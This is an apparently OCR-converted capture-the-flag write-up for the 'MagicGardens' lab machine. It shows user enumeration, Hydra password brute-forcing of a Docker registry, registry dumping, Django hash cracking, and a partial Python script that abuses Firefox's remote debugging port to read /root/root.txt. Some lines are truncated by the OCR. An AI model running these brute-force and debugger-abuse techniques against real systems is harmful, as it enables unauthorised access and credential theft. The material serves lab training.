
Magicgardens

1. Enumeration


We started with port enumeration with nmap

```
┌──(kali㉿kali)-[~/Desktop/MagicGardens]
└─$ sudo nmap -sS -sC -sV 10.10.11.9 -oN nmap.txt
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 21:06 EDT
Nmap scan report for 10.10.11.9
Host is up (1.9s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 e0:72:62:48:99:33:4f:fc:59:f8:6c:05:59:db:a7:7b (ECDSA)
|_  256 62:c6:35:7e:82:3e:b1:0f:9b:6f:5b:ea:fe:c5:85:9a (ED25519)
25/tcp   open  smtp     Postfix smtpd
|_smtp-commands: magicgardens.magicgardens.htb, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMI
ME, DSN, SMTPUTF8, CHUNKING
| ssl-cert: Subject: commonName=magicgardens.magicgardens.htb
| Subject Alternative Name: DNS:magicgardens.magicgardens.htb
| Not valid before: 2023-09-29T10:35:26
|_Not valid after:  2033-09-26T10:35:26
|_ssl-date: TLS randomness does not represent time
80/tcp   open  http     nginx 1.22.1
|_http-title: Did not follow redirect to http://magicgardens.htb/
|_http-server-header: nginx/1.22.1
5000/tcp open  ssl/http Docker Registry (API: 2.0)
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
| Not valid before: 2023-05-23T11:57:43
|_Not valid after:  2024-05-22T11:57:43
|_http-title: Site doesn't have a title.
Service Info: Host:  magicgardens.magicgardens.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 119.42 seconds
```

We've found the domain name associted, and we realized there's a flower ecommerce, alse there are other ports like 25 or 5000 which we can explore later




We proceed to sign up



There is something interesting right here, is we create 2 users we will be able to discover a pattern in server response, to find that pattern we will focus on Username and Email input. We are able to enumerate all web application users as follow:

Username	Email	Server response
Valid username	Valid email	200
valid username	Invalid email	200
Invalid username	valid email	500
Invalid username	Invalid email	200



To automate the enumeration we will compare different usernames with a valid email

```
wfuzz -c -z file,/usr/share/seclists/Usernames/Names/names.txt --sc 200 -d
"username=FUZZ&password=anything" http://10.10.10.73/login.php
```


```
┌──(kali㉿kali)-[~/Desktop/MagicGardens]
└─$ wfuzz -X POST -c -z file,/usr/share/seclists/Usernames/xato-net-10-million-usernames.txt  --sc 200 -H "Content-Type: application/x-www-form-urlencoded" -b "csrftoken=ueVBK1fTRWLKqFZ5lONwegeXN6UJuI0j; sessionid=.eJxrYJ0awQABtVM0ejjLM4sz4nMyi0um9DBM6eEBc5PzS_NKUoumZDD1cCYnFpVA5IE8HjAPSZqruDQpPjG5JDM_b0oPi1tiZs6UUj0AnTMkBg:1s9S27:8HByNukEs1BfplAUFwRhYFVGzmbn91SqFllD54YBsOQ" -d "csrfmiddlewaretoken=Qd8hmoseG4ScDiRxNu6P3PfmjUpWRU55ahTIWfxXnQtMTNGsY8Jb7Vj9WQ9vbsVe&username=FUZZ&password=aaa&email=aaa%40aaa.com&phone=123&fname=aaa&sname=aaa&address=aaa" -L http://magicgardens.htb/register/
```

2. User flag

Unfortunately we didn't find any username so we continue user enumeration, we found some directories

```
┌──(kali㉿kali)-[~/Desktop/MagicGardens]
└─$ gobuster dir -u http://magicgardens.htb -w /usr/share/seclists/Discovery/Web-Content/directory-lis
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://magicgardens.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/search               (Status: 301) [Size: 0] [--> /search/]
/login                (Status: 301) [Size: 0] [--> /login/]
/register             (Status: 301) [Size: 0] [--> /register/]
/profile              (Status: 301) [Size: 0] [--> /profile/]
/subscribe            (Status: 301) [Size: 0] [--> /subscribe/]
/catalog              (Status: 301) [Size: 0] [--> /catalog/]
/admin                (Status: 301) [Size: 0] [--> /admin/]
/cart                 (Status: 301) [Size: 0] [--> /cart/]
Progress: 616 / 1273834 (0.05%)
```

A login page could be useful



We haven't forget other ports, we have mailing server running, we can enumerate user's here due to the valid commands shown in nmap scan,

```
msf6 > use /auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST 10.10.11.9
RHOST ⇒ 10.10.11.9
msf6 auxiliary(scanner/smtp/smtp_enum) > run
```

Depending of the size of the dictionary it could take so much time

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/seclists/Usernames/Names/names.txt
USER_FILE ⇒ /usr/share/seclists/Usernames/Names/names.txt
```


we already have a user

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 10.10.11.9:25         - 10.10.11.9:25 Banner: 220 magicgardens.magicgardens.htb ESMTP Postfix (Debian/GNU)
[+] 10.10.11.9:25         - 10.10.11.9:25 Users found: , _apt, alex, avahi-autoipd, backup, bin, daemon, games, irc, list, l
p, mail, man, messagebus, news, nobody, postfix, postmaster, proxy, sshd, sync, sys, systemd-network, uucp, www-data
[*] 10.10.11.9:25         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Let's enumerate web application service running on port 5000

```
┌──(kali㉿kali)-[~/Desktop/MagicGardens]
└─$ dirsearch -u https://10.10.11.9:5000/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprec
ps://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/Desktop/MagicGardens/reports/https_10.10.11.9_5000/__24-05-23_10-09-05.txt

Target: https://10.10.11.9:5000/

[10:09:05] Starting:
[10:09:08] 301 -    0B  - /%2e%2e//google.com  →  /google.com
[10:09:09] 301 -    0B  - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd  →  /etc/passwd
[10:10:02] 301 -    0B  - /axis2-web//HappyAxis.jsp  →  /axis2-web/HappyAxis.jsp
[10:10:02] 301 -    0B  - /axis//happyaxis.jsp  →  /axis/happyaxis.jsp
[10:10:02] 301 -    0B  - /axis2//axis2-web/HappyAxis.jsp  →  /axis2/axis2-web/HappyAxis.jsp
[10:10:08] 301 -    0B  - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd  →  /etc/passwd
[10:10:09] 301 -    0B  - /Citrix//AccessPlatform/auth/clientscripts/cookies.js  →  /Citrix/AccessPl
ts/cookies.js
[10:10:22] 301 -    0B  - /engine/classes/swfupload//swfupload_f9.swf  →  /engine/classes/swfupload/
[10:10:22] 301 -    0B  - /engine/classes/swfupload//swfupload.swf  →  /engine/classes/swfupload/swf
[10:10:25] 301 -    0B  - /extjs/resources//charts.swf  →  /extjs/resources/charts.swf
[10:10:32] 301 -    0B  - /html/js/misc/swfupload//swfupload.swf  →  /html/js/misc/swfupload/swfuplo
[10:11:32] 301 -   39B  - /v2  →  /v2/
[10:11:32] 401 -  145B  - /v2/_catalog
```

There are some a authentication directoty we may use the username found before




As we known on port 5000 there is a docker https server

Hydra

> Hydra can perform fast fictionary attacks againts mora than 50 protocolos, including `telnet -FTP - HTTP - HTTPS - SMB`


```
┌──(kali㉿kali)-[~/Desktop/MagicGardens]
└─$ hydra -l alex -P /usr/share/wordlists/rockyou.txt magicgardens.htb -s 5000 https-get /v2/
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
or illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-23 10:13:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-gets://magicgardens.htb:5000/v2/
[STATUS] 551.00 tries/min, 551 tries in 00:01h, 14343848 to do in 433:53h, 16 active
[5000][http-get] host: magicgardens.htb   login: alex   password: diamonds
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-23 10:15:47
```

A valid password was found, and we can see there's a some repositories there




DockerRegistryGrabber is a Python tool for enumerating/dumping Docker repositories without or with basic authentication.


```
┌──(kali㉿kali)-[~/Desktop/MagicGardens/DockerRegistryGrabber]
└─$ python drg.py https://10.10.11.9 -p 5000 -U 'alex' -P 'diamonds' --dump_all
[+] magicgardens.htb
[+] BlobSum found 30
[+] Dumping magicgardens.htb
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : b0c11cc482abe59dbeea1133c92720f7a3feca9c837d75fd76936b1c6243938c
    [+] Downloading : 748da8c1b87e668267b90ea305e2671b22d046dcfeb189152bf590d594c3b3fc
    [+] Downloading : 81771b31efb313fb18dae7d8ca3a93c8c4554aa09239e09d61bbbc7ed58d4515
    [+] Downloading : 35b21a215463f8130302987a1954d01a8346cdd82c861d57eeb3cfb94d6511a8
    [+] Downloading : 437853d7b910e50d0a0a43b077da00948a21289a32e6ce082eb4d44593768eb1
    [+] Downloading : f9afd820562f8d93873f4dfed53f9065b928c552cf920e52e804177eff8b2c82
    [+] Downloading : d66316738a2760996cb59c8eb2b28c8fa10a73ce1d98fb75fda66071a1c659d6
    [+] Downloading : fedbb0514db0150f2376b0f778e5f304c302b53619b96a08824c50da7e3e97ea
    [+] Downloading : 480311b89e2d843d87e76ea44ffbb212643ba89c1e147f0d0ff800b5fe8964fb
    [+] Downloading : 02cea9e48b60ccaf6476be25bac7b982d97ef0ed66baeb8b0cffad643ece37d5
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : 8999ec22cbc0ab31d0e3471d591538ff6b2b4c3bbace9c2a97e6c68844382a78
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading : 470924304c244ba833543bb487c73e232fd34623cdbfa51d30eab30ce802a10d
    [+] Downloading : 4bc8eb4a36a30acad7a56cf0b58b279b14fce7dd6623717f32896ea748774a59
    [+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
```



Environment variables? that's useful, but first check sqlite database



Morty credentials!!



9900	Radmin2	22527bee5c29ce95373c4e0f359f079b
10000	Django (PBKDF2-SHA256)	pbkdf2_sha256$20000$H0dPx8NeajVu$GiC4k5kqbbR9qWBlsRgDywNqC2vd9kqfk7zdorEnNas=
10100	SipHash	ad61d78c06037cd9:2:4:81533218127174468417660201434054

```
┌──(kali㉿kali)-[~/Desktop/MagicGardens]
└─$ hashcat -m 10000 -a 0 morty.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

```
ion power:

L31fX8R4k/0hTc6YXRfiOH4LYVsEXo=:jonasbrothers
```


3.Priv esc


Use linpeas to enumerate the whole system

```
fork --nopidfile --systemd-activation --syslog-only
morty      22956  0.0  0.0  81256  3544 ?        SLs  08:48   0:00  _ /usr/bin/gpg-agent --supervised
morty      85296  2.5  6.9 2754216 279968 ?      Sl   10:03   3:15 firefox-esr --marionette --headless --remote-debuggin
rt=36047 --remote-allow-hosts=localhost --no-remote --profile /tmp/your_profile
morty      85339  0.0  0.9 215252 39032 ?        Sl   10:03   0:00  _ /usr/lib/firefox-esr/firefox-esr -contentproc -par
uildID 20240408145128 -prefsLen 20383 -prefMapSize 234855 -appDir /usr/lib/firefox-esr/browser {1fd75b5d-a46d-4417-bd36-
4e174578} 85296 true socket
```

- **firefox-esr** This is the executable for Firefox Entended Support Release, which is stable version of Firefox that is update less frequently.
- **—marionette** This enables marionette protocol, which is an automation protocol for Firefox. Marionette allows controlling and automating interaction with Firefoz via remote client.
- **—headless** This option starts Firefox in headless mode, meaning no graphical Firefox windows will be opened.
- **—remote-debugginport* This specifies the port which Firefox will listen for remote debugging requests. This is used when working with development tools that need to access the firefox instance for debugging or inspecting the loaded web page.

- **—remote-allow-host** This allow remote connections only from the localhost (port forwarding needed)
- **—no-remote** This option specifies that no additional remote connections will be allowed.
- **—profile /tmp/profile** This specifies the user profile that Firefox will use when starting.





With this information we will be able to run Firefox as debugger so with the following expoilt we cloud be able to find any file we want and take and screenshot of the open file

In python

```
import json
import requests
import websocket
import base64

#Debugger address
debugger_address = 'http://localhost:52735'
```

```
#Perform a http request to get open windows on the browser
response = request.get(f'{debugger_address}/json')

#Analyze JSON answer to obtain information about windows
tabs = response.json()

#Get the websocket debugger url of the first window and repla
#'127.0.0.1' to 'localhost'
web_socket_debugger_url = tabs[0]['webSocketDebuggerUrl'].rep
print(f'Connect to url: {web_socket_debugger_url}')

#Establishing connection
ws = websocket.create_connection(web_socket_debugger_url, sup

#Preparing JSON command to create a new  (target) in the brow
#Pointing a local file
command = json.dumps({
    "id": 5,
    "method": "Target.createTarget",
    "params":{
        "url":"file:///root/root.txt"
    }
})

#Send the object to create the target
ws.send(command)

#Receive the answer from websocket and extracts ID of the tar
target_id = json.loads(ws.recv())['result']['targetId']
print(f'target id": {target_id}')

#Prepare the JSON command to attach the target using its ID
command = json.dumps({
    "id":5,
    "method": "Target.attachToTarget",
    "params":{
        "targetId": target_id,
        "flatten": True
```

```
    }
})

#Send the command
ws.send(command)

#Gets the answer and extracts ID session attached
